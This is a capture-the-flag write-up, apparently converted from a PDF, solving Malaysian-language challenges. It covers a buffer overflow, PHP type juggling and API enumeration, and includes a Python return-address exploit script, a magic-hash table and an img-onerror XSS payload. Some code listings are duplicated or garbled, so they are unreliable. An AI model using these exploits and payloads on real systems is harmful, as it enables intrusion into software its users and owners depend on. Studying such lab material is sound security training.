
The screenshot shows the CyberChef interface. In the 'Input' section, there is a long string of hex values: `chr(0x34) + chr(0x79) + chr(0x34) + chr(0x6d) + chr(0x37) + chr(0x70) + chr(0x55) + chr(0x6b) + chr(0x73) + chr(0x34) + chr(0x6d) + chr(0x62) + chr(0x34) + chr(0x6c) + chr(0x6c) + chr(0x65) + chr(0x62) + chr(0x31) + chr(0x68) + chr(0x73) + chr(0x34) + chr(0x54) + chr(0x75) + chr(0x52) + chr(0x4d) + chr(0x37)`. The 'Output' section shows the decrypted text: `4y4mg3pUks4mb4lleb1hs4TuRM7`.

Below the CyberChef window is a terminal window showing the decrypted flag: `4y4mg3pUks4mb4lleb1hs4TuRM7`.

And paste it to nak makan apa eh pasni: and got the flag.

```
(syed㉿kali)-[~/Downloads/Ex]
$ python3 decrypt.py flag.txt.enc
nak makan apa eh pasni: 4y4mg3pUks4mb4lleb1hs4TuRM7
```

GETS IT?



First, I will create a directory named buffer_overflow1

```
(syed㉿kali)-[~/Downloads]
└$ mkdir buffer_overflow1
```

Next, I will download the file that the question given which is flag, nama.c & nama

```
(syed㉿kali)-[~/Downloads/buffer_overflow1]
└$ ls
flag.txt  membocarkan.py  nama  nama.c
```

After download all the files, I try to view or read what is inside the file using cat command

This is what is inside flag file

```
[syed@kali] - [~/Downloads/overflow1]
$ cat flag.txt
F14g{fakeflag}

#change filename to flag.txt for debugging purposes
```

This is what inside the nama.c file. As you can see the file contain words that explain the process of how you can get the flag. Based on this we can identify the vulnerable part which is kelemahan() and the flag part is on the bendera(). The reason why does the vulnerability is on kelemahan() were because The kelemahan() function uses gets(buffer), This Function allow us to input more data than the buffer can hold, so if we input more data than the buffer can hold, it will lead the code to buffer overflow.

Logic for this question:

The goal is to overwrite the return address of kelemahan() to point to the bendera() function. When kelemahan() returns, it will jump to bendera(), executing it and revealing the flag.

```
(syed@kali)-[~/Downloads/buffer_overflow1]
$ cat nama.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// Win function
void bendera() {
    char buf[64];
    FILE *f = fopen("flag.txt", "r"); // Open file

    if (f == NULL) { // Check if file exists
        printf("Error opening file!\n");
        exit(1);
    }

    fgets(buf, sizeof(buf), f); // Read flag dalam buffer
    fclose(f);

    printf("Nah bendera: %s\n", buf); // Print flag if successfull
}

// Vuln function
void kelemahan() {
    char buffer[20];

    printf("Apa nama awak: ");
    gets(buffer);
    printf("Nama awak adalah %s\n", buffer);
}

// Main
int main() {
    kelemahan();
    return 0;
}
```

The first step is to try running the nama file. As you can see the file will ask for “apa nama awak”

```
[syed@kali]-(~/Downloads/buffer_overflow1]
$ ./nama
Apa nama awak: [
```

Next, we will try and error to input 20 letters. I use python3 to make the work faster and more accurate.

```
[syed@kali:~]$ python3
Python 3.12.6 (main, Sep  7 2024, 14:20:15) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> "Z"*(20)
'ZZZZZZZZZZZZZZZZZZZZ'
>>>
```

This is the result after inserted the 20 letters of “Z”. It doesn’t show us anything.

I will try to add 4 more letters using python3. Let see if they are anything different.

```
>>> "Z"*(20+4+4)
'ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ'
>>> █
```

This time it shows us: segmentation fault ./nama. What is segmentation fault?

A segmentation fault is a way the operating system protects memory integrity by stopping programs that try to access memory in an unintended or unauthorized manner. This reflects on how the buffer works.

But I still try to add 4 more letters to see what will the output be.

```
└─(syed㉿kali)-[~/Downloads/buffer_overflow1]
└─$ python3
Python 3.12.6 (main, Sep 7 2024, 14:20:15) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> "Z"*(20+4+4+4)
'ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ'
>>> █
```

As you can see, we have triggered the buffer until it shows illegal hardware instruction ./nama

```
└─(syed㉿kali)-[~/Downloads/buffer_overflow1]
└─$ ./nama
Apa nama awak: ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
Nama awak adalah ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
zsh: illegal hardware instruction ./nama
```

An "illegal hardware instruction" error means the CPU encountered an invalid or restricted instruction. In exploitation, this is often due to incorrect memory addressing, corrupted pointers, or unintended buffer overflow results. By debugging the program in GDB, you can determine the cause and adjust your code or exploit accordingly.

This is the link to install the GDB

```
└─(syed㉿kali)-[~/Downloads/buffer_overflow1]
└─$ wget http://download.fedoraproject.org/pub/fedora/linux/releases/VERSION/Eve
rything/x86_64/os/Packages/g/gdb-VERSION-x86_64.rpm
```

This is how to use GDB, in this case we will run nama file using using GDB

And use run command to run the nama file.

```
└─(syed㉿kali)-[~/Downloads/buffer_overflow1]
└─$ gdb ./nama
GNU gdb (Debian 15.1-1) 15.1
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details. Kali NetHunter Exploit-DB Google Hacki
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at: painting was taken
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./nama...
(No debugging symbols found in ./nama)
(gdb) run
Starting program: /home/syed/Downloads/buffer_overflow1/nama
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Apa nama awak: ZZZZZZZZZZZZZZZZZZZZZZZZZZZ
Nama awak adalah ZZZZZZZZZZZZZZZZZZZZZZZZZZZ

Program received signal SIGILL, Illegal instruction.
0x08049201 in bendera ()
(gdb)
```

We can check the exact point where the illegal instruction occurs. Use x/i \$rip for 32-bit binaries.

```
(gdb) x/i $eip  
=> 0x8049201 <bendera+59>:      (bad)  
(gdb) x/i $rip
```

This is to double check the bendera() position in nama file

```
(gdb) p bendera  
$1 = {<text variable, no debug info>} 0x80491c6 <bendera>  
(gdb) 
```

Then, I try to create a script that can overflow the buffer and show the flag.

```
└─(syed㉿kali)-[~/Downloads/buffer_overflow1]  
└─$ subl membocorkan.py
```

This Python script exploits a buffer overflow vulnerability:

1. **Arguments:** Takes the target host and port as command-line inputs.
2. **Payload:** Constructs a payload with 32 "Z" characters (to fill the buffer) and the target address 0x80491c6 (packed in little-endian format).
3. **Connection:** Connects to the specified server, sends the payload, and prints the server's responses.

The goal is to overwrite the return address and redirect execution to the target address 0x80491c6.

```
import socket
import argparse
import struct

parser = argparse.ArgumentParser()
parser.add_argument(
    "host",
    type=str,
    help="The hostname or IP address to connect to",
)
parser.add_argument(
    "port",
    type=int,
    help="The port for the service to connect to",
)

args = parser.parse_args()

offset = 32
new_eip = struct.pack("<I", 0x80491c6)

payload = b"".join([
    [b"Z" * 32, new_eip],
])
payload += b"\n"

with socket.socket() as connection:

    connection.connect((args.host, args.port))
    print(connection.recv(4096).decode("utf-8"))
    connection.send(payload)
    print(connection.recv(4096).decode("utf-8"))
    print(connection.recv(4096).decode("utf-8"))
```

Next, I will try to run the script to the question domain.

```
[syed@kali]-(~/Downloads/buffer_overflow1]
$ python3 membocorkan.py ctf.siberangex.com 7007
Apa nama awak:
```

But It still doesn't show us anything. So I decide to add another `print(connection.recv(4096).decode("utf-8"))` to view the next message.

```
payload += b"\n"

with socket.socket() as connection:

    connection.connect((args.host, args.port))
    print(connection.recv(4096).decode("utf-8"))
    connection.send(payload)
    print(connection.recv(4096).decode("utf-8"))
    print(connection.recv(4096).decode("utf-8"))
    print(connection.recv(4096).decode("utf-8"))
```

There we go, we have successfully get the flag for gets it question.

BIG AHH JUG

CHALLENGE 4 SOLVES X

Big ahh jug

350

MEDIUM

Taip Jag Ling

Author: mfkrypt

<http://ctf.siberangex.com:7001>

Flag Submit



Apa benda ni??

kalau betul saya bagi flag

 Submit Query

please enter a valid jawapan.

```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Web challenge</title>
7 </head>
8 <body>
9
10  
11
12  <h1>Apa benda ni??</h1>
13  <p>kalau betul saya bagi flag</p>
14
15  <form action="index.php">
16    <input type="text" name="jawapan">
17    <input type="submit">
18  </form>
19
20
21 <p>please enter a valid jawapan.</p><p></p>
22 <a style="color: white" href="?source">tengok sos</a>
23
24
25
26 </body>
27 </html>

```

We can view the source code page file using ?source in the url.

```

<?php

include ('flag.php');
if(isset($_GET["source"])){
    highlight_file(__FILE__);
    die;
}

?>

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Web challenge</title>
</head>
<body>



<h1>Apa benda ni??</h1>
<p>kalau betul saya bagi flag</p>

<form action="index.php">
  <input type="text" name="jawapan">
  <input type="submit">
</form>

<?php // Prevent empty inputs
if (isset($_GET["jawapan"]) && !empty($_GET["jawapan"])) {

    if ($_GET["jawapan"] === "NzQEVVCN10") {
        die("<pre>Banyak cantik, no no no</pre>");
    }

    $real_jawapan = hash('sha256', 'NzQEVVCN10');
    $jawapan = $_GET["jawapan"];

    if (hash('sha256', $jawapan) == $real_jawapan) {
        echo "<p>Cun! Anda menjawab dengan betul! Nah flag: {$flag} </p>";
    } else {
        echo "<p>sorryyy, jawapan awak salah :( </p>";
    }
}

```

```

<?php // Prevent empty inputs
if (isset($_GET["jawapan"]) && !empty($_GET["jawapan"])) {
    if ($_GET["jawapan"] === "NzQEVVCN10") {
        die("<pre>Banyak cantik, no no no</pre>");
    }

    $real_jawapan = hash('sha256', 'NzQEVVCN10');
    $jawapan = $_GET["jawapan"];

    if (hash('sha256', $jawapan) == $real_jawapan) {
        echo "<p>Cun! Anda menjawab dengan betul! Nah flag: {$flag} </p>";
    } else {
        echo "<p>sorryyy, jawapan awak salah :( </p>";
    }
} else {
    echo "<p>please enter a valid jawapan.</p>";
}
?>
<p></p>
<a style="color: white" href="?source">tengok sos</a>

</body>
</html>

```

Based on this we can identify the NzQEVVCN10 is the jawapan

Apa benda ni??

kalau betul saya bagi flag

please enter a valid jawapan.

But the result is false because its not the real jawapan

kalau betul saya bagi flag

Banyak cantik, no no no

I try to search type juggling on google

The screenshot shows a Google search results page. The search query "type juggling in php" is in the bar. Below it, a video thumbnail for "12 key moments in this video" is shown, along with the date "23 Mar 2022". A "View all" button is present. The main content is a GitHub page titled "PayloadsAllTheThings/Type Juggling/README.md at master". The page discusses PHP type juggling vulnerabilities and includes a snippet of code: "PHP type juggling vulnerabilities arise when loose comparison (== or !=) is employed instead of strict comparison (=== or !==) in an area where the attacker ...".

And I found magic hashes for sha256

Magic Hashes		
Hash	"Magic" Number / String	Magic Hash
MD4	gH0nAdHk	0e096229559581069251163783434175
MD4	liF+hTai	00e9013023770735508222449868597
MD5	240610708	0e462097431906509019562988736854
MD5	QNKCDZO	0e830400451993494058024219903391
MD5	0e1137126905	0e291659922323405260514745084877
MD5	0e215962017	0e291242476940776845150308577824
MD5	129581926211651571912466741651878684928	06da5430449f8f6f23dfc1276f722738
SHA1	10932435112	0e07766915004133176347055865026311692244
SHA-224	10885164793773	0e281250946775200129471613219196999537878926740638594636
SHA-256	34250003024812	0e46289032038065916139621039085883773413820991920706299695051332
SHA-256	TyNOQHUS	0e66298694359207596086558843543959518835691168370379069085300385

And I try it

Apa benda ni??

kalau betul saya bagi flag

And I got it

Apa benda ni??

kalau betul saya bagi flag

Cun! Anda menjawab dengan betul! Nah flag: F14g{juggl1nG_p0n_b0l3h}

SEVEN SERVENTH CLASS



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <link rel="preconnect" href="https://fonts.googleapis.com">
7   <link rel="preconnect" href="https://fonts.gstatic.com">
8   <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
9   <link href="https://fonts.googleapis.com/css2?family=Frijole&family=Pirata+One&display=swap" rel="stylesheet">
10  <link rel="stylesheet" href="style.css">
11  <title>Document</title>
12 </head>
13 <body>
14   <h1>Servant Classes</h1>
15   <div class="center">
16     <div id="servant-class"></div>
17   </div>
18 </body>
19 <script>
20   const classOfServent = ["Archer", "Lancer", "Saber", "Caster", "Assassin", "Berserker"];
21   const list = document.getElementById("servant-class");
22
23   classOfServent.forEach(servantsClass => {
24     fetch(`/api/fate/servants/${servantsClass}`)
25       .then(res => res.json())
26       .then(data => {
27         const image = document.createElement('img');
28         image.src = data.image;
29         image.alt = `${servantsClass} Class Image`;
30         list.appendChild(image);
31       })
32       .catch(err => console.error('Error:', err));
33   });
34 </script>
35 </html>
```

seven servant class

X | ⚡ ⚡ 🔎

All Images Videos Shopping News Web Maps More Tools

One from each of the seven classes of Servants—**Saber, Archer, Lancer, Rider, Caster, Assassin, and Berserker** - is summoned, and each possesses a powerful Noble Phantasm.

There are only 6 servant on the main page but when I google, it has seventh and the only one that doesn't in the main page is Rider

```
(syed@siberangex.com:7004/api/fate/servants/Archer
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 272
ETag: W/"110-0MSEWi7RGac4MBUUUx2bVTybmUQ"
Date: Sun, 03 Nov 2024 11:10:46 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"image":"/material/Archercard.jpg","description":"Typically those skilled in ranged combat, but it can extend to versatile heroes","name":["EMIYA (Shirou Emiya)","Gilgamesh","Robin Hood","Atalanta","Arjuna","Orion (Artemis)","David","Napoleon","Ishtar","James Moriarty"]}
```

```
(syed@siberangex.com:7004/api/fate/servants/Saber
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 264
ETag: W/"108-MFTigwlw+NsRolXn0gi4SUZkf1E"
Date: Sun, 03 Nov 2024 11:11:07 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"image":"/material/Sabercard.jpg","description":"The class known for swordsmen or those known for close combat mastery","name":["Artoria Pendragon (King Arthur)","Mordred","Siegfried","Nero Claudius","Gawain","Okita Souji","Bedivere","Musa shi Miyamoto","Sigurd"]}
```

I use curl command -x GET <http://ctf.siberangex.com:7004//api//fate//servants/Rider>

The reason I use GET is because this website use GET method. And GET method can be curl

```
(syed@siberangex)-[~]
$ curl -X GET -i http://ctf.siberangex.com:7004/api/fate/servants/Rider
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 289
ETag: W/"121-R1pB4xGv7vLW22n6aRcwuaZkwTE"
Date: Sun, 03 Nov 2024 11:10:20 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"image":"/material/Ridercard.jpg","description":"Those who have legendary mounts or are associated with vehicles","name":["Iskandar (Alexander the Great)","Medusa","Achilles","Astolfo","F14g{@}sT0lfo_th3_b3st"],"Saint Martha","Ozymandias","Ivan the Terrible","Queen Medb","Francis Drake"]}
```

PATUTNYA LAGI SENANG

Go on use your idea

Dont be shy keep going

Submit

Comments:

I found script.js from this view page source

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <link rel="stylesheet" href="styles.css">
5   <meta charset="UTF-8">
6   <title>MicroCTF</title>
7 </head>
8 <body>
9   <h1>Go on use your idea</h1>
10
11  <textarea id="comment" placeholder="Dont be shy keep going"></textarea>
12  <button type="button" onclick="submitComment()">Submit</button>
13
14  <h2>Comments:</h2>
15  <div id="commentsSection"></div>
16
17  <script src="script.js"></script>
18 </body>
19 </html>
```

After that I try to view the page source in the script.js

```
let csrfToken;

function fetchCsrfToken() {
    return fetch('/api/get-csrf-token', { credentials: 'include' })
        .then(response => response.json())
        .then(data => {
            csrfToken = data.csrfToken;
            return csrfToken;
        })
        .catch(() => console.error("Error fetching CSRF token"));
}

function triggerXSS() {
    return fetch('/api/trigger-xss', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json',
            'X-CSRF-Token': csrfToken
        },
        credentials: 'include'
    })
        .then(response => response.json())
        .then(data => console.log(data.message))
        .catch(() => console.error("Error triggering XSS"));
}

function getFlag() {
    return fetch('/api/get-flag', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json',
            'X-CSRF-Token': csrfToken
        },
        credentials: 'include'
    })
        .then(response => response.text())
        .catch(() => 'Error retrieving flag');
}

function submitComment() {
    const comment = document.getElementById('comment').value;

    if (comment.includes("<img")) {
        const newComment = document.createElement('div');
        newComment.innerHTML = comment;

        document.getElementById('commentsSection').appendChild(newComment);

        triggerXSS().then(() => {
            getFlag().then(flag => alert(flag));
        });
    }
}

.submitComment()
    .catch(() => 'Error retrieving flag');

function submitComment() {
    const comment = document.getElementById('comment').value;

    if (comment.includes("<img")) {
        const newComment = document.createElement('div');
        newComment.innerHTML = comment;


        document.getElementById('commentsSection').appendChild(newComment);

        triggerXSS().then(() => {
            getFlag().then(flag => alert(flag));
        });
    }
    document.getElementById('comment').value = '';
}

fetchCsrfToken();
```

Based on the source code, it says that the page will triggered if the comment include <img.


So I create a comment that contain <img,/api/get-csrf-token, /api/trigger-xss and /api/get-flag



The screenshot shows a browser window with a dark theme. The title bar says "script". The address bar shows "img src=x onerror=fetch('apige". The menu bar includes "File", "Edit", "View", and a settings icon. The main content area contains the following JavaScript code:

```
<img src=x onerror="fetch('/api/get-csrf-token', { credentials: 'include' }).then(response => response.json()).then(data => { const csrfToken = data.csrfToken; fetch('/api/trigger-xss', { method: 'POST', headers: { 'Content-Type': 'application/json', 'X-CSRF-Token': csrfToken }, credentials: 'include' }).then(() => fetch('/api/get-flag', { method: 'POST', headers: { 'Content-Type': 'application/json', 'X-CSRF-Token': csrfToken }, credentials: 'include' }).then(response => response.text()).then(flag => alert(flag)); });)">
```

And this is the result when I submit the comment



TAHU TAK XSS

You shall make your first move

Give me your best payload

Comments:

I try to view the page source and fond the script.js

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <link rel="stylesheet" href="styles.css">
5   <meta charset="UTF-8">
6   <title>MicroCTF</title>
7 </head>
8 <body>
9   <h1>You shall make your first move</h1>
10
11   <textarea id="comment" placeholder="Give me your best payload"></textarea>
12   <button type="button" onclick="submitComment()">Submit</button>
13
14   <h2>Comments:</h2>
15   <div id="commentsSection"></div>
16
17   <script src="script.js"></script>
18 </body>
19 </html>
20
```

```

let csrfToken;

function fetchCsrfToken() {
    return fetch('/api/get-csrf-token', { credentials: 'include' })
        .then(response => response.json())
        .then(data => {
            csrfToken = data.csrfToken;
            return csrfToken;
        })
        .catch(() => console.error("Error fetching CSRF token"));
}

function triggerXSS() {
    return fetch('/api/trigger-xss', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json',
            'X-CSRF-Token': csrfToken
        },
        credentials: 'include'
    })
        .then(response => response.json())
        .then(data => console.log(data.message))
        .catch(() => console.error("Error triggering XSS"));
}

function getFlag() {
    return fetch('/api/get-flag', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json',
            'X-CSRF-Token': csrfToken
        },
        credentials: 'include'
    })
        .then(response => response.text())
        .catch(() => 'Error retrieving flag');
}

function submitComment() {
    var comment = document.getElementById('comment').value;

    if (comment.includes("<script>")) {
        var scriptContent = comment.match(/<script>([\s\S]*?)</script>/)[1];
        scriptContent = scriptContent.replace(/getFlag\(\)/g, `triggerXSS().then(() => getFlag().then(flag => alert(flag)));`);
        eval(scriptContent);
    }
}

function getFlag() {
    return fetch('/api/get-flag', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json',
            'X-CSRF-Token': csrfToken
        },
        credentials: 'include'
    })
        .then(response => response.text())
        .catch(() => 'Error retrieving flag');
}

function submitComment() {
    var comment = document.getElementById('comment').value;

    if (comment.includes("<script>")) {
        var scriptContent = comment.match(/<script>([\s\S]*?)</script>/)[1];
        scriptContent = scriptContent.replace(/getFlag\(\)/g, `triggerXSS().then(() => getFlag().then(flag => alert(flag)));`);
        eval(scriptContent);
    }


    var newComment = "<p>" + comment + "</p>";
    document.getElementById('commentsSection').innerHTML += newComment;

    document.getElementById('comment').value = '';
}

fetchCsrfToken();

```

Based on the script.js I create a comment that contain all the trigger comment in the script.js which is /api/get-csrf-token, /api/trigger-xss, /api/get-flag and declare the content type as application/json.



